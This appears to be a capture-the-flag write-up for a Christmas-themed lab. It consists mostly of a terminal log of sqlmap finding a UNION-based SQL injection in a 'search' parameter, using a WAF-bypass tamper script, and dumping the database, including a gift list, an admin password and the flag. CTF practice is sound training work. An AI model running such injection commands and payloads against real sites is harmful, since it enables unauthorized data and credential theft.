


The database has been updated while you were away!


Enter: n

Search


Gift	Child
iphone	Robert
playstation	Michael
candy	David
10 McDonalds meals	Thomas
table tennis	Anthony
github ownership	Paul




```
[kafka@kafka Downloads]$ sqlmap -r /home/kafka/Downloads/stuff.raw --tamper=space2comment --dbms sqlite --dump-all
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.9#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
 to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage c
aused by this program

[*] starting @ 01:47:42 /2020-12-27/

[01:47:42] [INFO] parsing HTTP request from '/home/kafka/Downloads/stuff.raw'
[01:47:42] [INFO] loading tamper module 'space2comment'
[01:47:42] [INFO] testing connection to the target URL
[01:47:44] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[01:47:44] [INFO] testing if the target URL content is stable
[01:47:45] [INFO] target URL content is stable
[01:47:45] [INFO] testing if GET parameter 'search' is dynamic
[01:47:45] [INFO] GET parameter 'search' appears to be dynamic
[01:47:46] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[01:47:46] [INFO] testing for SQL injection on GET parameter 'search'
[01:47:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:47:48] [WARNING] reflective value(s) found and filtering out
[01:47:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:47:54] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduc
e the number of requests? [Y/n] y
[01:48:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:48:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query column
s. Automatically extending the range for current UNION query injection technique test
[01:48:06] [INFO] target URL appears to have 2 columns in query
```



```
[01:48:08] [INFO] checking if the injection point on GET parameter 'search' is a false positive
[01:48:12] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can
be expected
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 33 HTTP(s) requests:
---
Parameter: search (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: search=tennis' UNION ALL SELECT 'qppjq'||'tPpBVsvegToQyzerNYGOoWoHujBpwLGOMkXFhsce'||'qpxzq',NULL-- CPrd
---
[01:48:17] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[01:48:17] [INFO] testing SQLite
[01:48:18] [INFO] confirming SQLite
[01:48:18] [INFO] actively fingerprinting SQLite
[01:48:19] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[01:48:19] [INFO] sqlmap will dump entries of all tables from all databases now
[01:48:19] [INFO] fetching tables for database: 'SQLite_masterdb'
[01:48:20] [INFO] fetching columns for table 'sequels' in database 'SQLite_masterdb'
[01:48:20] [INFO] fetching entries for table 'sequels' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: sequels
[22 entries]
```



```
+---------------+-----+-----------------------------+
| kid           | age | title                       |
+---------------+-----+-----------------------------+
| James         | 8   | shoes                       |
| John          | 4   | skateboard                  |
| Robert        | 17  | iphone                      |
| Michael       | 5   | playstation                 |
| William       | 6   | xbox                        |
| David         | 6   | candy                       |
| Richard       | 9   | books                       |
| Joseph        | 7   | socks                       |
| Thomas        | 10  | 10 McDonalds meals          |
| Charles       | 3   | toy car                     |
| Christopher   | 8   | air hockey table            |
| Daniel        | 12  | lego star wars              |
| Matthew       | 15  | bike                        |
| Anthony       | 3   | table tennis                |
| Donald        | 4   | fazer chocolate             |
| Mark          | 17  | wii                         |
| Paul          | 9   | github ownership            |
| James         | 8   | finnish-english dictionary  |
| Steven        | 11  | laptop                      |
| Andrew        | 16  | rasberry pie                |
| Kenneth       | 19  | TryHackMe Sub               |
| Joshua        | 12  | chair                       |
+---------------+-----+-----------------------------+

[01:48:21] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kafka/.local/share/sqlmap/output/10.10.35.55/d
terdb/sequels.csv'
[01:48:21] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'
[01:48:22] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: users
[1 entry]
+------------------+----------+
```



```
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[01:48:23] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kafka/.local/share/sqlmap/output/10.10.35.55/dump/SQLite_maste
rdb/users.csv'
[01:48:23] [INFO] fetching columns for table 'hidden_table' in database 'SQLite_masterdb'
[01:48:25] [INFO] fetching entries for table 'hidden_table' in database 'SQLite_masterdb'
Database: SQLite_masterdb
Table: hidden_table
[1 entry]
+-------------------------------------+
| flag                                |
+-------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-------------------------------------+

[01:48:25] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kafka/.local/share/sqlmap/output/10.10.35.55/dump/SQLit
e_masterdb/hidden_table.csv'
[01:48:25] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[01:48:25] [INFO] fetched data logged to text files under '/home/kafka/.local/share/sqlmap/output/10.10.35.55'

[*] ending @ 01:48:25 /2020-12-27/

[kafka@kafka Downloads]$ 
```